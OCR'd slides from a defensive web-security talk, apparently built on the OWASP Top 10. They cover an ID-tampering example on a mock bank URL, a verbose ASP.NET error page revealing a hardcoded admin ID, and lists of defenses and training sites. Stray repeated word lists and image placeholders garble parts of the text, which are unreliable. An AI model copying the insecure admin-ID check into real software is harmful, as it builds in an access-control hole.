- To include database records, files, etc.
- Defense
  - Verify the parameter value is properly formatted
  - Verify the user is allowed to access the target object
  - Verify the requested mode of access is allowed to the target object



| Online Banking | Account Summary | Checking - Microsoft Internet Explorer

https://www.onlinebank.com/app?file=report_user101.xls

Your Accounts

Checking 6534	
Current Balance	$3577.98
Available Balance	$3568.99
Checking 6535	
Current Balance	$2,518.08
Available Balance	$2200.00
Transfer Funds	

Open New Account

Your Bills

$9999.99 due in next 1 day

Pay Bills

Customer Service Privacy & Security

Date	Description	Category	Amount
Nov 22, 2004	Interest Payment	Interest	$.25
Nov 22, 2004	ATM Withdrawal, myBank, San Rafael, CA	Cash	$100.00
Nov 19, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	$100.00
Nov 16, 2004	SBC Phone Bill Payment	Phone	$94.23
Nov 16, 2004	myBank Credit Card Bill Payment	Credit Card	$2,853.57
Nov 15, 2004	ATM Withdrawal, myBank, San Rafael, CA	Cash	$100.00
Nov 15, 2004	myBank Payroll	Payroll	$4,373.79
Nov 10, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	$100.00
Nov 4, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	$100.00
Nov 3, 2004	myBank Credit Card Bill Payment	Credit Card	$10.00
Nov 1, 2004	Working Assets Bill Payment	Phone	$13.57
Nov 1, 2004	Prudential Insurance Bill Payment	Insurance	$435.00
Nov 1, 2004	Chase Manhattan Mortgage Corp Bill Payment	Mortgage	$2,184.42
Oct 29, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	$100.00


Net Cash Flow: $435.29

- Attacker notices his acct parameter is 101
- He modifies it to a nearby number ?file=report_user102.xls
- Attacker views the victim's account information

Distributed
Installation
hacker
one
remotely
port
finding
possible
computer
Greek
include
Uploading

Security Misconfiguration

- can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code
- Developer's need to work network administrators
- Defense
  - Repeatable hardening process
  - Strong application architecture
  - Never trust the client or user



```
Server Error in '/' Application.

Value cannot be null.
Parameter name: String

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about
the error and where it originated in the code.

Exception Details: System.ArgumentNullException: Value cannot be null.
Parameter name: String

Source Error:

Line 12:      protected void Page_Load(object sender, EventArgs e)
Line 13:      {
Line 14:        int id = int.Parse(Request.QueryString["Id"]);
Line 15:        // The admin ID has special rights over the system.
Line 16:        var hasAdminRights = id == 837235272;

Source File: c:\Projects\VulnerableApplication\Web\Default.aspx.cs    Line: 14

Stack Trace:

[ArgumentNullException: Value cannot be null.
Parameter name: String]
   System.Number.StringToNumber(String str, NumberStyles options, NumberBuffer& number, NumberFo
   System.Number.ParseInt32(String s, NumberStyles style, NumberFormatInfo info) +224
   Web._Default.Page_Load(Object sender, EventArgs e) in c:\Projects\VulnerableApplication\Web\D
   System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e
   System.Web.UI.Control.LoadRecursive() +71
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeS

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.0.30319.1
```

1. The expected behavior of a query string (something we normally don’t want a user manipulating)
2. The internal implementation of how a piece of untrusted data is handled (possible disclosure of weaknesses in the design)
3. Some very sensitive code structure details The physical location of the file on the developers machine (further application structure disclosure)
4. Entire stack trace of the error (disclosure of internal events and methods)
5. Version of the .NET framework the app is executing on (discloses how the app may handle certain conditions)

hacker
Installation
one
remotely
port
finding
possible
computer
Greek
include
Uploading

Insecure Cryptographic Storage

- Not encrypting data that should be encrypted
- Not uses a strong enough algorithm
- Defense
  - Only store sensitive data that you need
  - Store the hashed and salted value of passwords

FOLLOW YOUR DREAMS
CANCELLED

hacker
computer
system
Installation
one
remotely
port
finding
possible
Greek
include
Uploading
Distributed

Failure to Restrict URL Access


- Applications are not always protecting page requests properly
- verify that each request made by a specific user is a valid request
- Defense
  - Ensure all URLS and function are protected by access control
  - Do not assume users are unware of special or hidden URLs/APIs

https://www.

hacker
computer
Distributed
Installation
one
remotely
port
finding
possible
Greek
include
Uploading

Insufficient Transport Layer Protection

- Applications frequently do not protect network traffic
- TLS,SSL
- Defense
  - Require SSL for all sensitive pages
  - Ensure your certificate is valid, not expired, not revoked, and matches all domains used by the site



hacker
Installation
Distributed
system
one
remotely
port
finding
possible
tions
computer
Greek
include
Uploading
target

Unvalidated Redirects and Forwards

- Applications frequently redirect users to other pages, or use internal forwards in a similar manner
- Sometimes the target page is specified in an unvalidated parameter
- Defense
  - Avoid using redirects and forwards
  - If used, don’t involve user parameters in calculating the destination

Security Tools

Distributed
Installation
hacker
one
remotely
port
finding
possible
computer
Greek
include
Uploading

Some tools

- Web Security Dojo
  - http://www.mavensecurity.com/web_security_dojo/
- OWSAP
  - https://www.**owasp**.org
- OWSAP WebGoat Project
  - https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- OWSAP Juice Shop
  - https://owasp.org/www-project-juice-shop/
- OWSAP CrApi Project
  - https://owasp.org/www-project-crapi/
- Google Gruyere
  - http://google-gruyere.appspot.com/

Tips & Tricks For Protecting Web Apps

- Input Validation
  - THE #1 Security Rule - never trust user input!
  - Prevent SQLi, XSS
  - Prefer Whitelisting over Blacklisting*
- Client-side code
  - Do not use client-side validators alone!
  - Do not hide application logic in client-side code!
  - Enforce application logic on the server-side
- Pen Test your applications
  - Code Scanning, Blackbox Scanning
- Use Secure Engineering Best Practices
  - Threat Modeling
  - Implement security during development lifecycle.

*Blacklisting solutions, such as antivirus products, block stuff that is known to be bad. Whilelisting solutions, block everything except stuff that's known to be good.

Distributed
Installation
one
remotely
port
finding
hacker
possible
computer
Greek
include
Uploading